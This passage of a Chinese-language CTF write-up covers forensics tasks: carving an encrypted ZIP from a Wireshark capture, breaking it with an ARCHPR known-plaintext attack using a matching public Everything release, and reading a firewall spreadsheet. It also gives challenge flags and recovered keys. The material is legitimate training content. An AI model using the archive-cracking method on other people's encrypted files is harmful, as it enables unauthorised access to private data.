



组合形成flag：flag{miscsecure:192.168.116.130:443}

第五小题：


~~ARCHPR一把梭~~

wireshark内查找zip的magic bytes: `0x504b0304` ,可以得到两条记录：





提取两者的HEX字节流，去掉HTTP包头后拼接可以得到加密的压缩包：



注意到其中Everything.zip是知名查找软件，可以考虑明文攻击。前往官网分别寻找比对版本，可以找到一个大小相同CRC一致的版本Everything-1.4.1.1026.x86.zip：


使用ARCHPR明文攻击得到解密密钥：`af74fc89 4c0bf55a 00e8e49a`

再使用该密钥解密原压缩包，得到flag：flag{a1b2c3d4e5f67890abcdef1234567890-2f4d90a1b7c8e2349d3f56e0a9b01b8a-CBC}。

Sc05

第一小题：真正的签到题?

打开firewall.xlsx,注意3个工作表，寻找到访问题目要求ip的最早时间：



依照要求获得flag:flag{D8B3B9D7B9929DFE831BB8030E33C459}.